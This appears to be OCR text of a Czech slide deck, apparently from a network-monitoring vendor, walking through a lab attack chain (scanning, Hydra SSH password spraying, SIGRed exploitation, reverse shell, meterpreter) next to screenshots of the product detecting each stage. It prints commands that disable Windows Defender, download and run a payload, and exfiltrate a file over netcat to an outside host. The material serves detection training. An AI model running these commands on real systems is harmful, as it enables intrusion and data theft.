192.168.255.2   08:00:27:ad:3c:07       PCS Systemtechnik GmbH
192.168.255.3   08:00:27:2f:8d:f7       PCS Systemtechnik GmbH
192.168.255.254 0a:00:27:00:00:5a       (Unknown: locally administered)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.688 seconds (95.24 hosts/sec). 3 responded
[root@localhost path]#
```

Helpdesk aplikace
192.168.255.1

Objevování

Útočník zjistí zařízení/IP adresy aktivní ve stejném subnetu. (ARP scan)

503 Service Unavailable ... | root@kali-local: /home/... | notender@kali-local: ~

notender@kali-local: ~

```
notender@kali-local:~$ Scripts/terminal_listen 40003
[root@localhost path]# nmap -Pn -A -sS --top-ports 200 192.168.1.2 192.168.1.3
Starting Nmap 6.40 ( http://nmap.org ) at 2021-08-09 15:49 CEST
Nmap scan report for 192.168.255.2
Host is up (0.00082s latency).
Not shown: 195 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Microsoft DNS
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds?
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-methods: No Allow or Public header in OPTIONS response (status code 503)
|_http-title: Service Unavailable
MAC Address: 08:00:27:AD:3C:07 (Cadmus Computer Systems)
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smbv2-enabled: Server supports SMBv2 protocol


Nmap scan report for 192.168.255.3
Host is up (0.0012s latency).
Not shown: 199 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     (protocol 2.0)
MAC Address: 08:00:27:2F:8D:F7 (Cadmus Computer Systems)
No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/ ).

Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 99.04 seconds
[root@localhost path]#
```

Helpdesk aplikace
192.168.255.1

Objevování

Pro každou získanou IP útočník zjišťuje dostupné služby a systémové otisky. (TCP SYN scan)

Mozilla Firefox | root@kali-local: /home/... | notender@kali-local: ~

```
notender@kali-local: ~
[root@localhost utils]# hydra -t4 -V -L 10-users.txt -P 10-passwords.txt 192.168.255.3 ssh
Hydra v8.2-dev (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-08-10 09:47:14
[DATA] max 4 tasks per 1 server, overall 64 tasks, 100 login tries (l:10/p:10), ~0 tries per task
[DATA] attacking service ssh on port 22
[ATTEMPT] target 192.168.255.3 - login "root" - pass "password" - 1 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "123456" - 2 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "12345678" - 3 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "1234" - 4 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "qwerty" - 5 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "12345" - 6 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "dragon" - 7 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "pussy" - 8 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "baseball" - 9 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "root" - pass "football" - 10 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "password" - 11 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "123456" - 12 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "12345678" - 13 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "1234" - 14 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "qwerty" - 15 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "12345" - 16 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "dragon" - 17 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "pussy" - 18 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "baseball" - 19 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "admin" - pass "football" - 20 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "password" - 21 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "123456" - 22 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "12345678" - 23 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "1234" - 24 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "qwerty" - 25 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "12345" - 26 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "dragon" - 27 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "pussy" - 28 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "baseball" - 29 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "test" - pass "football" - 30 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "guest" - pass "password" - 31 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "guest" - pass "123456" - 32 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "guest" - pass "12345678" - 33 of 100 [child 1]
                                    .
                                    .
                                    .
[ATTEMPT] target 192.168.255.3 - login "oracle" - pass "12345" - 96 of 100 [child 2]
[ATTEMPT] target 192.168.255.3 - login "oracle" - pass "dragon" - 97 of 100 [child 1]
[ATTEMPT] target 192.168.255.3 - login "oracle" - pass "pussy" - 98 of 100 [child 0]
[ATTEMPT] target 192.168.255.3 - login "oracle" - pass "baseball" - 99 of 100 [child 3]
[ATTEMPT] target 192.168.255.3 - login "oracle" - pass "football" - 100 of 100 [child 2]
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-08-10 09:48:34
[root@localhost utils]#
```

Helpdesk aplikace
192.168.255.1

Přístup k údajům

Útočník zkouší získat přístup k SSH službě.
(password spraying attack)

notender@kali-local: ~

```
[root@localhost exploit]# python3 exploit.py -ip 192.168.255.2 -d evildomain.com
[!] grooming small buffer size freelist
[!]Waiting for small cached records to be freed
[!] doing DNS record heap spray
[!] waiting for target subdomain record to be freed
[!] triggering realloc and overflow
[!] triggering free for fake timeout object
[!] triggering timeout object allocations
[!] triggering frees for heap ptr leak
[!] triggering heap ptr leak
[+] controllable heap addr: 0x2154b86a670
[!] waiting for timeout object allocation
[!] triggering dns!RR_Free addr leak
[+] dns!NsecDnsRecordConvert addr: 0x7ff7357fd1c0
[+] dns!_imp_exit addr: 0x7ff73581bb18
[!] triggering overflow again to overwrite timeout object pFreeFunction ptr
[!] triggering free for fake timeout obj
[!] triggering timeout object allocations
[!] waiting for dns!NsecDnsRecordConvert to be called
[!] triggering msvcrt!exit addr leak
[+] msvcrt!system addr: 0x7ffb76687eb0
[!] triggering overflow again to overwrite timeout object pFreeFunction ptr - msvcrt!system
[!] waiting for msvcrt!system to be called, then RCE! ^.^
[*~*] should have RCE now???
[root@localhost exploit]#
```

```
[root@localhost exploit]# python3 evildns.py
[!] press any key to stop evil dns server
[!] done grooming small buffer freelist
[!] re-allocation triggered! this should overwrite some cache buffers
[!] timeout object pFreeFunction overwritten for arbitrary read
[+] heap parameter to NsecDnsRecordConvert: 0x2154b86a670
[+] dns!NsecDNSRecordConvert addr: 0x7ff7357fd1c0
[+] dns!_imp_exit addr: 0x7ff73581bb18
[!] timeout object pFreeFunction overwritten for RCE!
[+] msvcrt!system addr: 0x7ffb76687eb0
```

Helpdesk aplikace
192.168.255.1

```
[root@localhost exploit]# python3 reverse_shell/server.py -p 55555
Started listener on port  55555
whoami
nt authority\system

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.255.2
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.255.254

C:\Windows\system32>
```

Windows
server
192.168.255.2

Laterální pohyb

Útočník zneužije zranitelnosti
na Windows server
provozující služby DNS
(SIGRed/ CVE-2020-1350)

Mozilla Firefox | notender@kali-local: ~

```
[root@localhost exploit]# python3 reverse_shell/server.py -p 55555
Started listener on port  55555
whoami
nt authority\system

C:\Windows\system32>powershell -nop -command "sc stop WinDefend" # Disable Windows defender

C:\Windows\system32>powershell -nop -command "iwr 'http://192.168.255.1/shell.exe' -Outfile '%temp%\shell.exe'" # Download meterpreter for Windows

C:\Windows\system32>powershell -nop -command "%temp%\shell.exe" # Run the downloaded meterpreter
```

Windows
server
192.168.255.2

Laterální pohyb


Útočník zastaví Win Defender, aby zabránil upozorněním a stáhne nástroj meterpreter.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LPORT 55556
LPORT => 55556
msf6 exploit(multi/handler) > set LHOST 192.168.255.1
LHOST => 192.168.255.1
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.255.1:55556
[*] Sending stage (175174 bytes) to 192.168.255.2
[*] Meterpreter session 1 opened (192.168.255.1:55556 -> 192.168.255.2:65179) at 2021-08-11 05:56:36 +0000

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:ad:3c:07
MTU          : 1500
IPv4 Address : 192.168.255.2
IPv4 Netmask : 255.255.255.0

meterpreter >
```

Windows
server
192.168.255.2

Laterální pohyb

Útočník spustí nástroj meterpreter na Windows serveru a znovu spustí reverse shell.



Objevování

ARP scan následovaný verticalním TCP SYN scan.

Behaviorální analýza

Last 4 hours | Security issues | -- Unspecified --

ANALYSIS | EVENT #137013

Type Dictionary attacks (DICTATTACK)

Subtype SSHProtocol
Reports the password-guessing attacks (dictionary or brute-force based) on an SSH server. This may indicate an attacker's activity to get unauthorized access to a service or a misconfigured device that is continuously trying to authenticate to a service unsuccessfully.


Detail SSH dictionary attack, attempts: 101, port(s): 22, attack duration: 5 min 7 s 418 ms, average time between attempts: 3 s 43 ms.

MITRE ATT&CK Tactic: Credential Access » Technique: Brute Force: Password Guessing

Detection time	2021-09-01 09:40:24	**Event source**	192.168.255.1 (unknown)	**Probability**	100 %
Last update	2021-09-01 09:45:25	**Captured source hostname**	N/A	**False positive**	No
First flow	2021-09-01 09:37:04	**MAC address**	08:00:27:2f:8d:f7	**Detected by instance**	Default
		User identity	N/A	**Data feed**	Default

TARGETS (1) | COMMENTS (0) | CATEGORIES (0) | ATTRIBUTES | EVENT EVIDENCE | RELATED IDS EVENTS (0)

Flow count in relation to Transferred



2021-09-01 09:35:00 - 2021-09-01 09:45:00

SOURCE IP	DESTINATION IP	TIMESTAMP	DURATION	PROTOCOL	SOURCE PORT	DESTINATION PORT	TRANSFERRED	PACKETS	FLAGS	TOS	SOURCE MAC
192.168.255.1 (unknown)	192.168.255.3 (unknown)	2021-09-01 09:35:38.676	0	TCP	47222	3389	44	1	.....S.	Best Effort & Default	00:0c:29:d2:47:20
192.168.255.3 (unknown)	192.168.255.1 (unknown)	2021-09-01 09:35:38.677	0	TCP	3389	47222	40	1	....A.R..	Best Effort & Default	08:00:27:2f:8d:f7
192.168.255.3 (unknown)	192.168.255.1 (unknown)	2021-09-01 09:35:38.676	0	TCP	443	47222	40	1	....A.R..	Best Effort & Default	08:00:27:2f:8d:f7
										Best	

Přístup k údajům

Password spraying attack proti SSH.

Machine-learning

Date: Last 4 hours | Perspective: Security issues | Data feed: -- Unspecified -- | Source IP

ANALYSIS | EVENT #138001

Type Flow-based behavior patterns (BPATTERNS)


Subtype SIGRed
Detection of SIGRed exploitation attempt (CVE-2020-1350) affecting Windows DNS servers. The successful exploitation may lead to the crash of the DNS server. This behavioral pattern can be disabled if there are no DNS servers that run on Windows OS in the monitored infrastructure.

Detail Possible SIGRed exploitation attempt detected, suspicious responses count: 1, sent data: 65.89 KiB, received data: 462 B.

MITRE ATT&CK Tactic: Lateral Movement » Technique: Exploitation of Remote Services

Detection time	2021-09-01 09:50:18	**Event source**	1.2.225.42 (node-j6y.pool...otinternet.net)	**Probability**	100 %
Last update	2021-09-01 09:50:18	**Captured source hostname**	N/A	**False positive**	No
First flow	2021-09-01 09:45:00	**MAC address**	08:00:27:7a:b8:da	**Detected by instance**	Default
		User identity	N/A	**Data feed**	Defaul

TARGETS (1) | COMMENTS (0) | CATEGORIES (0) | ATTRIBUTES | EVENT EVIDENCE | RELATED IDS EVENTS (1)



FIRST SEEN	LAST SEEN	SOURCE IP (BASE FOR AGGREGATION)	SOURCE PORT	DESTINATION IP (BASE FOR AGGREGATION)	DESTINATION PORT	SIGNATURE ID (BASE FOR AGGREGATION)	SIGNATURE (BASE FOR AGGREGATION)	LOG SOUR IP
2021-09-01 09:44:59	2021-09-01 09:44:59	1.2.225.42	53	192.168.255.2	57633	2030533	ET EXPLOIT Possible Windows DNS Integer Overflow Attempt M1 (CVE-2020-1350)	127.0.0.1

Laterární pohyb

Zneužití DNS služby přes SIGRed

Signaturní chování

© Kemp Technologies, Inc., Flowmon Collector 500 VA v11.01.07

```
meterpreter > shell
Process 1708 created.
Channel 9 created.
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>wmic logicaldisk get deviceid, volumename, description
wmic logicaldisk get deviceid, volumename, description
Description       DeviceID  VolumeName
Local Fixed Disk  C:
CD-ROM Disc       D:        VBox_GAs_6.1.22
Local Fixed Disk  E:        Shared drive


C:\Windows\system32>dir E:\Shares\data
dir E:\Shares\data
 Volume in drive E is Shared drive
 Volume Serial Number is BEA1-8CDD

 Directory of E:\Shares\data

08/11/2021  12:21 AM    <DIR>          .
08/11/2021  12:21 AM    <DIR>          ..
08/11/2021  12:21 AM       314,572,800 internal_data.zip
               1 File(s)    314,572,800 bytes
               2 Dir(s)  51,471,618,048 bytes free

C:\Windows\system32>exit
exit
meterpreter > download E:\\Shares\\data\\internal_data.zip /data/scripts/stolen_data
[*] Downloading: E:\Shares\data\internal_data.zip -> /data/scripts/stolen_data/internal_data.zip
[*] Downloaded 1.00 MiB of 300.00 MiB (0.33%): E:\Shares\data\internal_data.zip -> /data/scripts/stolen_data/internal_data.zip
[*] Downloaded 2.00 MiB of 300.00 MiB (0.67%): E:\Shares\data\internal_data.zip -> /data/scripts/stolen_data/internal_data.zip
[*] Downloaded 3.00 MiB of 300.00 MiB (1.0%): E:\Shares\data\internal_data.zip -> /data/scripts/stolen_data/internal_data.zip
[*] Downloaded 4.00 MiB of 300.00 MiB (1.33%): E:\Shares\data\internal_data.zip -> /data/scripts/stolen_data/internal_data.zip
[*] Downloaded 5.00 MiB of 300.00 MiB (1.67%): E:\Shares\data\internal_data.zip -> /data/scripts/stolen_data/internal_data.zip
[*] Downloaded 6.00 MiB of 300.00 MiB (2.0%): E:\Shares\data\internal_data.zip -> /data/scripts/stolen_data/internal_data.zip
[*] Downloaded 7.00 MiB of 300.00 MiB (2.33%): E:\Shares\data\internal_data.zip -> /data/scripts/stolen_data/internal_data.zip
[*] Downloaded 8.00 MiB of 300.00 MiB (2.67%): E:\Shares\data\internal_data.zip -> /data/scripts/stolen_data/internal_data.zip
[*] Downloaded 9.00 MiB of 300.00 MiB (3.0%): E:\Shares\data\internal_data.zip -> /data/scripts/stolen_data/internal_data.zip
[*] Downloaded 10.00 MiB of 300.00 MiB (3.33%): E:\Shares\data\internal_data.zip -> /data/scripts/stolen_data/internal_data.zip
[*] Downloaded 11.00 MiB of 300.00 MiB (3.67%): E:\Shares\data\internal_data.zip -> /data/scripts/stolen_data/internal_data.zip
                                                .
                                                .
                                                .
[*] Downloaded 298.00 MiB of 300.00 MiB (99.33%): E:\Shares\data\internal_data.zip -> /data/scripts/stolen_data/internal_data.
[*] Downloaded 299.00 MiB of 300.00 MiB (99.67%): E:\Shares\data\internal_data.zip -> /data/scripts/stolen_data/internal_data.
[*] Downloaded 300.00 MiB of 300.00 MiB (100.0%): E:\Shares\data\internal_data.zip -> /data/scripts/stolen_data/internal_data.
meterpreter >
```

Windows server 192.168.255.2

Získání dat


Útočník posílá data z Windows serveru na Ubuntu server, kde běží Helpdesk aplikace

notender@kali-local: ~

```
[root@localhost scripts]# nc -q 0 1.2.225.42 53 < stolen_data/internal_data.zip
[root@localhost scripts]#
```

Helpdesk aplikace
192.168.255.1

```
notender@kali-local:~$ nc -l -p 53 > internal_data.zip
notender@kali-local:~$
```



Útočník
1.2.225.42

Exfiltrace dat

